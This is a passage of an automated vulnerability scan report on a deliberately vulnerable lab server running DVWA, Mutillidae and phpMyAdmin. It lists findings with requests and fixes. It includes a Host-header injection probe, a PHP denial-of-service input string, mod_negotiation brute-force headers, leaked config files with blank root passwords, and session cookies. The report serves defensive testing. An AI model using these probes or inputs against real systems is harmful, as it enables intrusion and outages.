- <http://192.168.196.129/mutillidae/styles/ddsmoothmenu/>
- <http://192.168.196.129/test/>
- <http://192.168.196.129/icons/>
- <http://192.168.196.129/test/testoutput/>
- <http://192.168.196.129/icons/small/>
- <http://192.168.196.129/dvwa/dvwa/>
- <http://192.168.196.129/dvwa/dvwa/css/>
- <http://192.168.196.129/dav/XjE3ExyR.htm/>
- <http://192.168.196.129/dav/YzRnhxlp.htm/>

- <http://192.168.196.129/dvwa/dvwa/images/>
- <http://192.168.196.129/phpMyAdmin/themes/>
- <http://192.168.196.129/phpMyAdmin/themes/original/>
- <http://192.168.196.129/phpMyAdmin/themes/original/img/>
- <http://192.168.196.129/dvwa/config/>
- <http://192.168.196.129/dvwa/docs/>
- <http://192.168.196.129/mutillidae/documentation/>
- <http://192.168.196.129/mutillidae/images/>

Request

```
GET /dav/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

You should make sure no sensitive information is disclosed or you may want to restrict directory listings from the web server configuration.

References

[CWE-548: Exposure of Information Through Directory Listing](https://cwe.mitre.org/data/definitions/548.html)

<https://cwe.mitre.org/data/definitions/548.html>

Host header attack

In many cases, developers are trusting the HTTP Host header value and using it to generate links, import scripts and even generate password resets links with its value. This is a very bad idea, because the HTTP Host header can be controlled by an attacker. This can be exploited using web-cache poisoning and by abusing alternative channels like password reset emails.

Impact

An attacker can manipulate the Host header as seen by the web application and cause the application to behave in unexpected ways.

<http://192.168.196.129/twiki/bin/view/Main/WebHome>

Host header **evilhost6yexG6Jp.com** was reflected inside an **IMG** tag (**src** attribute).

Request

```
GET /twiki/bin/view/Main/WebHome HTTP/1.1
Host: 192.168.196.129
X-Forwarded-Host: evilhost6yexG6Jp.com
```

Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Connection: Keep-alive

Recommendation

The web application should use the SERVER_NAME instead of the Host header. It should also create a dummy vhost that catches all requests with unrecognized Host headers. This can also be done under Nginx by specifying a non-wildcard SERVER_NAME, and under Apache by using a non-wildcard serverName and turning the UseCanonicalName directive on. Consult references for detailed information.

References

[Practical HTTP Host header attacks](https://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html)
<https://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>

[Apache](http://httpd.apache.org/docs/trunk/vhosts/examples.html#defaultallports)
<http://httpd.apache.org/docs/trunk/vhosts/examples.html#defaultallports>

[nginx](https://www.nginx.com/resources/wiki/start/topics/examples/server_blocks/)
https://www.nginx.com/resources/wiki/start/topics/examples/server_blocks/

[Automated Detection of Host Header Attacks](https://www.acunetix.com/blog/articles/automated-detection-of-host-header-attacks/)
<https://www.acunetix.com/blog/articles/automated-detection-of-host-header-attacks/>

Insecure HTTP Usage

It was detected that your web application uses HTTP protocol, but doesn't automatically redirect users to HTTPS.

Impact

In some circumstances, it could be used for a man-in-the-middle (MitM) attack

<http://192.168.196.129/>

Request

GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

It's recommended to implement best practices of HTTP Redirection into your web application. Consult web references for more information

References

[HTTP Redirections](https://infosec.mozilla.org/guidelines/web_security#http-redirections)

https://infosec.mozilla.org/guidelines/web_security#http-redirections

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The `jQuery(strInput)` function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '`<`' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '`<`' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

Impact

<http://192.168.196.129/>

jquery v1.3.2-1.3.2

References

[CVE-2012-6708](https://nvd.nist.gov/vuln/detail/CVE-2012-6708)

<https://nvd.nist.gov/vuln/detail/CVE-2012-6708>

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in jQuery before 1.6.3, when using `location.hash` to select elements, allows remote attackers to inject arbitrary web script or HTML via a crafted tag.

Impact

<http://192.168.196.129/>

jquery v1.3.2-1.3.2

References

[CVE-2011-4969](#)

<https://nvd.nist.gov/vuln/detail/CVE-2011-4969>

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery prior to 1.9.0 allows Cross-site Scripting attacks via the load method. The load method fails to recognize and remove "<script>" HTML tags that contain a whitespace character, i.e: "</script >", which results in the enclosed script logic to be executed.

Impact

<http://192.168.196.129/>

jQuery v1.3.2-1.3.2

References

[CVE-2020-7656](#)

<https://nvd.nist.gov/vuln/detail/CVE-2020-7656>

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

Impact

<http://192.168.196.129/>

jQuery v1.3.2-1.3.2

References

[CVE-2015-9251](#)

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Impact

<http://192.168.196.129/>

jquery v1.3.2-1.3.2

References

[CVE-2020-11023](#)

<https://nvd.nist.gov/vuln/detail/CVE-2020-11023>

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Impact

<http://192.168.196.129/>

jquery v1.3.2-1.3.2

References

[CVE-2020-11022](#)

<https://nvd.nist.gov/vuln/detail/CVE-2020-11022>

jQuery Improperly Controlled Modification of Object Prototype Attributes ('Prototype Pollution') Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles `jQuery.extend(true, {}, ...)` because of Object.prototype pollution. If an unsanitized source object contained an enumerable `__proto__` property, it could extend the native Object.prototype.

Impact

<http://192.168.196.129/>

jquery v1.3.2-1.3.2

References

[CVE-2019-11358](https://nvd.nist.gov/vuln/detail/CVE-2019-11358)

<https://nvd.nist.gov/vuln/detail/CVE-2019-11358>

Password transmitted over HTTP

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Impact

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

<http://192.168.196.129/>

Forms with credentials sent in clear text:

- <http://192.168.196.129/phpMyAdmin/>

Form name: login_form

Form action: index.php

Form method: POST

Password input: pma_password

Request

GET /phpMyAdmin/ HTTP/1.1

Referer: http://192.168.196.129/

Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; phpMyAdmin=7e4cd166692fbaa33979fe489f4dd7995e0e5e26;

pma_charset=utf-8; pma_lang=en-utf-8; pma_theme=original

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

References

[Password Transmitted over HTTP | Invicti](https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/password-transmitted-over-http/)
<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/password-transmitted-over-http/>

PHP hangs on parsing particular strings as floating point number

This alert was generated using only banner information. It may be a false positive.

PHP hangs when parsing '2.2250738585072011e-308' string as a floating point number.

Affected PHP versions: 5.3 up to version 5.3.5 and 5.2 up to version 5.2.17

Impact

Denial of service attack

<http://192.168.196.129/>

Version detected: PHP/5.2.4.

Recommendation

Upgrade PHP to the latest version.

References

[PHP Hangs On Numeric Value 2.2250738585072011e-308](https://www.exploringbinary.com/php-hangs-on-numeric-value-2-2250738585072011e-308/)
<https://www.exploringbinary.com/php-hangs-on-numeric-value-2-2250738585072011e-308/>
[PHP Homepage](https://www.php.net)
<https://www.php.net>

PHP session.use_only_cookies Is Disabled

When `use_only_cookies` is disabled, PHP will pass the session ID via the URL. This makes the application more vulnerable to session hijacking attacks. Session hijacking is basically a form of identity theft wherein a hacker impersonates a legitimate user by stealing his session ID. When the session token is transmitted in a cookie, and the request is made on a secure channel (that is, it uses SSL), the token is secure.

Impact

Application dependant - possible session hijacking.

<http://192.168.196.129/phpinfo.php>

Verified

This vulnerability was detected using the information from `phpinfo()` page.

`session.use_only_cookies`: On

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

You can enable `session.use_only_cookies` from `php.ini` or `.htaccess`.

php.ini

`session.use_only_cookies = 'on'`

.htaccess

`php_flag session.use_only_cookies on`

References

[Runtime Configuration](https://www.php.net/session.configuration)

<https://www.php.net/session.configuration>

PHPinfo pages

One or more `phpinfo()` pages were found. The `phpinfo()` function exposes a large amount of information about the PHP configuration and that of its environment. This includes information about PHP compilation options and

extensions, the PHP version, server information, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

The `phpinfo()` pages may expose sensitive information that may help an malicious user to prepare more advanced attacks.

<http://192.168.196.129/>

Confidence: 95%

PHPInfo pages found:

- `/phpinfo.php`
`<title>phpinfo()</title>`
- `/mutillidae/phpinfo.php`
`<title>phpinfo()</title>`

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Remove either the call to the `phpinfo()` function from the file(s), or the file(s) itself.

References

[PHP phpinfo](#)

<https://www.php.net/manual/en/function.phpinfo.php>

Source code disclosures

One or more pages disclosing source code were found. This check is using pattern matching to determine if server side tags are found in the file. In some cases this alert may generate false positives.

Impact

An attacker can gather sensitive information (database connection strings, application logic) by analyzing the source code. This information can be used to conduct further attacks.

<http://192.168.196.129/>

- <http://192.168.196.129/dvwa/config/config.inc.php~>

```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below
are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to
sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

- <http://192.168.196.129/mutillidae/config.inc>

```
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';

?>
```

Request

```
GET /dvwa/config/config.inc.php~ HTTP/1.1
Referer: http://192.168.196.129/dvwa/config/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; security=high; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
```

Recommendation

Remove these file(s) from your website or change their permissions to remove access.

References

[Why is Source Code Disclosure Dangerous?](https://www.acunetix.com/blog/articles/source-code-disclosure-dangerous/)

<https://www.acunetix.com/blog/articles/source-code-disclosure-dangerous/>

[CWE-540: Inclusion of Sensitive Information in Source Code](https://cwe.mitre.org/data/definitions/540.html)

<https://cwe.mitre.org/data/definitions/540.html>

SSL/TLS Not Implemented

This scan target was connected to over an unencrypted connection. A potential attacker can intercept and modify data sent and received from this site.

Impact

Possible information disclosure.

<http://192.168.196.129/>

Verified

Request

GET / HTTP/1.1

Referer: http://192.168.196.129/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate,br

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

Host: 192.168.196.129

Connection: Keep-alive

Recommendation

The site should send and receive data over a secure (HTTPS) connection.

References

[SSL/TLS Not Implemented | Invicti](https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/ssl-tls-not-implemented/)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/ssl-tls-not-implemented/>

Vulnerable JavaScript libraries

You are using one or more vulnerable JavaScript libraries. One or more vulnerabilities were reported for this version of the library. Consult Attack details and Web References for more information about the affected library and the vulnerabilities that were reported.

Impact

Consult References for more information.

<http://192.168.196.129/>

Confidence: 95%

- **jQuery 1.3.2**
 - URL: <http://192.168.196.129/mutillidae/>
 - Detection method: The library's name and version were determined based on its dynamic behavior.
 - CVE-ID: CVE-2011-4969, CVE-2020-11022, CVE-2020-11023
 - Description: Cross-site scripting (XSS) vulnerability in jQuery before 1.6.3, when using `location.hash` to select elements, allows remote attackers to inject arbitrary web script or HTML via a crafted tag. / Selector interpreted as HTML / In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code. This problem is patched in jQuery 3.5.0. / In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing option elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.
 - References:
 - <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-4969>
 - <http://research.insecurelabs.org/jquery/test/>
 - <http://bugs.jquery.com/ticket/11290>
 - <https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/>
 - <https://mksben.io/cm/2020/05/jquery3.5.0-xss.html>
 - <https://jquery.com/upgrade-guide/3.5/>
 - <https://api.jquery.com/jquery.htmlPrefilter/>
 - <https://www.cvedetails.com/cve/CVE-2020-11022/>
 - <https://github.com/advisories/GHSA-gxr4-xjj5-5px2>
 - <https://www.cvedetails.com/cve/CVE-2020-11023/>
 - <https://github.com/advisories/GHSA-jpcq-cgw6-v4j6>

Request

```
GET /mutillidae/ HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Upgrade to the latest version.

References

[How Invicti identifies Out-of-date technologies](#)

<https://www.invicti.com/support/how-invicti-identifies-outofdate/>

Apache 2.x version older than 2.2.10

This alert was generated using only banner information. It may be a false positive.

Fixed in Apache httpd 2.2.10:

- **low:** mod_proxy_ftp globbing XSS CVE-2008-2939
A flaw was found in the handling of wildcards in the path of a FTP URL with mod_proxy_ftp. If mod_proxy_ftp is enabled to support FTP-over-HTTP, requests containing globbing characters could lead to cross-site scripting (XSS) attacks.

Affected Apache versions (2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0).

Impact

Check references for details about every vulnerability.

<http://192.168.196.129/>

Version detected: Apache/2.2.8 .

Recommendation

Upgrade Apache 2.x to the latest version.

References

[Apache homepage](#)

<http://httpd.apache.org>

[Apache httpd 2.2 vulnerabilities](#)

http://httpd.apache.org/security/vulnerabilities_22.html

Apache mod_negotiation filename bruteforcing

mod_negotiation is an Apache module responsible for selecting the document that best matches the clients capabilities, from one of several available documents. If the client provides an invalid Accept header, the server will respond with a 406 Not Acceptable error containing a pseudo directory listing. This behaviour can help an attacker to learn more about his target, for example, generate a list of base names, generate a list of interesting extensions, look for backup files and so on.

Impact

Possible information disclosure: directory listing, filename bruteforcing, backup files.

<http://192.168.196.129/>

Pattern found:

```
<title>406 Not Acceptable</title>
```

Request

```
GET /index HTTP/1.1
Accept: myeijswb/crum
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Disable the MultiViews directive from Apache's configuration file and restart Apache.
You can disable MultiViews by creating a **.htaccess** file containing the following line:

Options -Multiviews

References

[mod_negotiation: directory listing, filename bruteforcing](http://www.ush.it/2008/07/02/mod_negotiation-directory-listing-filename-bruteforcing/)

http://www.ush.it/2008/07/02/mod_negotiation-directory-listing-filename-bruteforcing/

[Multiviews Apache, Accept Requests and free listing](http://www.wisec.it/sectou.php?id=4698ebdc59d15)

<http://www.wisec.it/sectou.php?id=4698ebdc59d15>

[Apache Module mod_negotiation](http://httpd.apache.org/docs/2.2/mod/mod_negotiation.html)

http://httpd.apache.org/docs/2.2/mod/mod_negotiation.html

Cookies Not Marked as HttpOnly

One or more cookies don't have the HttpOnly flag set. When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

Impact

Cookies can be accessed by client-side scripts.

<http://192.168.196.129/>

Verified

Cookies without HttpOnly flag set:

- <http://192.168.196.129/phpMyAdmin/>

```
Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 06:29:12 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/index.php>

```
Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 06:29:13 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/index.php>

```
Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 06:29:13 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/index.php>

```
Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 06:29:16 GMT; path=/phpMyAdmin/
```

```
Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 06:29:16 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/index.php>

```
Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 06:29:16 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/export.php>

```
Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:06:08 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/export.php>

```
Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 07:06:08 GMT; path=/phpMyAdmin/
```

- <http://192.168.196.129/phpMyAdmin/export.php>

```
Set-Cookie: pmaPass-1=deleted; expires=Sat, 16-Aug-2025 07:06:08 GMT; path=/phpMyAdmin/
```


- <http://192.168.196.129/phpMyAdmin/import.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:06:13 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/import.php>

Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 07:06:13 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/import.php>

Set-Cookie: pmaPass-1=deleted; expires=Sat, 16-Aug-2025 07:06:13 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/main.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:06:56 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/main.php>

Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 07:06:56 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/setup/config.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:10:03 GMT;
path=/phpMyAdmin/setup/

- <http://192.168.196.129/phpMyAdmin/setup/index.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:10:03 GMT;
path=/phpMyAdmin/setup/

- <http://192.168.196.129/phpMyAdmin/setup/index.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:10:45 GMT;
path=/phpMyAdmin/setup/

- <http://192.168.196.129/phpMyAdmin/sql.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 08:03:36 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/sql.php>

Set-Cookie: pma_theme=deleted; expires=Sat, 16-Aug-2025 08:03:36 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/sql.php>

Set-Cookie: pmaPass-1=deleted; expires=Sat, 16-Aug-2025 08:03:36 GMT; path=/phpMyAdmin/

- <http://192.168.196.129/phpMyAdmin/setup/config.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 07:10:11 GMT;
path=/phpMyAdmin/setup/

- <http://192.168.196.129/phpMyAdmin/setup/config.php>

Set-Cookie: pma_fontsize=deleted; expires=Sat, 16-Aug-2025 08:11:31 GMT;
path=/phpMyAdmin/setup/

Request

GET /phpMyAdmin/ HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; phpMyAdmin=7e4cd166692fbaa33979fe489f4dd7995e0e5e26;
pma_charset=utf-8; pma_lang=en-utf-8; pma_theme=original
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

If possible, you should set the HttpOnly flag for these cookies.

References

[Cookie Not Marked as HttpOnly | Invicti](https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/cookie-not-marked-as-httponly/)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/cookie-not-marked-as-httponly/>

Cookies with missing, inconsistent or contradictory properties

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, of with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

Impact

Cookies will not be stored, or submitted, by web browsers.

<http://192.168.196.129/>

Verified

List of cookies with missing, inconsistent or contradictory properties:

- <http://192.168.196.129/phpMyAdmin/>

Cookie was set with:

```
Set-Cookie: pma_fontsize=82%25; expires=Tue, 15-Sep-2026 06:29:13 GMT; path=/phpMyAdmin/; httponly
```

This cookie has the following issues:

- Cookie without SameSite attribute.

When cookies lack the SameSite attribute, Web browsers may apply different and sometimes unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate value of either "Strict", "Lax", or "None".

Request

```
GET /phpMyAdmin/ HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; phpMyAdmin=7e4cd166692fbaa33979fe489f4dd7995e0e5e26; pma_charset=utf-8; pma_lang=en-utf-8; pma_theme=original
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Ensure that the cookies configuration complies with the applicable standards.

References

[MDN | Set-Cookie](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie)

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>

[Securing cookies with cookie prefixes](https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/)

<https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/>

[Cookies: HTTP State Management Mechanism](https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05)

<https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05>

[SameSite Updates - The Chromium Projects](https://www.chromium.org/updates/same-site)

<https://www.chromium.org/updates/same-site>

[draft-west-first-party-cookies-07: Same-site Cookies](https://tools.ietf.org/html/draft-west-first-party-cookies-07)

<https://tools.ietf.org/html/draft-west-first-party-cookies-07>

Documentation files

One or more documentation files (e.g. readme.txt, changelog.txt, ...) were found. The information contained in these files could help an attacker identify the web application you are using and sometimes the version of the application. It's recommended to remove these files from production systems.

Impact

These files may disclose sensitive information. This information can be used to launch further attacks.

<http://192.168.196.129/>

Documentation files:

- <http://192.168.196.129/dvwa/README>

File contents (first 100 characters):

```
#####  
##### DAMN VULNERABLE WEB ...
```

Request

```
GET /dvwa/README HTTP/1.1  
Cookie: security=high; PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Encoding: gzip,deflate,br  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0  
Safari/537.36  
Host: 192.168.196.129  
Connection: Keep-alive
```

Recommendation

Remove or restrict access to all documentation file accessible from internet.

References

[INT08:2023 – Information Leakage](https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT08_2023-Information_Leakage)

https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT08_2023-Information_Leakage

PHP allow_url_fopen Is Enabled

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering.

allow_url_fopen is enabled by default.

Impact

Application dependant - possible remote file inclusion.

<http://192.168.196.129/phpinfo.php>

Verified

This vulnerability was detected using the information from phpinfo() page.

allow_url_fopen: On

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

You can disable allow_url_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

php.ini

allow_url_fopen = 'off'

.htaccess

php_flag allow_url_fopen off

References

PHP display_errors Is Enabled

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

Acunetix found that the PHP `display_errors` directive is enabled.

Impact

Application error messages may disclose sensitive information which can be used to escalate attacks.

<http://192.168.196.129/phpinfo.php>

Verified

This vulnerability was detected using the information from `phpinfo()` page.

`display_errors`: On

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Adjust `php.ini` or `.htaccess` (`mod_php` with Apache HTTP Server) to disable `display_errors` (refer to 'Detailed information' section).

References

[PHP Runtime Configuration \(display_errors\)](#)

<https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors>

[PHP Runtime Configuration \(log_errors\)](#)

<https://www.php.net/manual/en/errorfunc.configuration.php#ini.log-errors>

PHP open_basedir Is Not Configured

The `open_basedir` configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, `fopen()` or `gzopen()`, the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. `open_basedir` is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the `open_basedir` restrictions if he is only able to inject the name of a file to be included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

Impact

Application dependant - possible remote code inclusion.

<http://192.168.196.129/phpinfo.php>

Verified

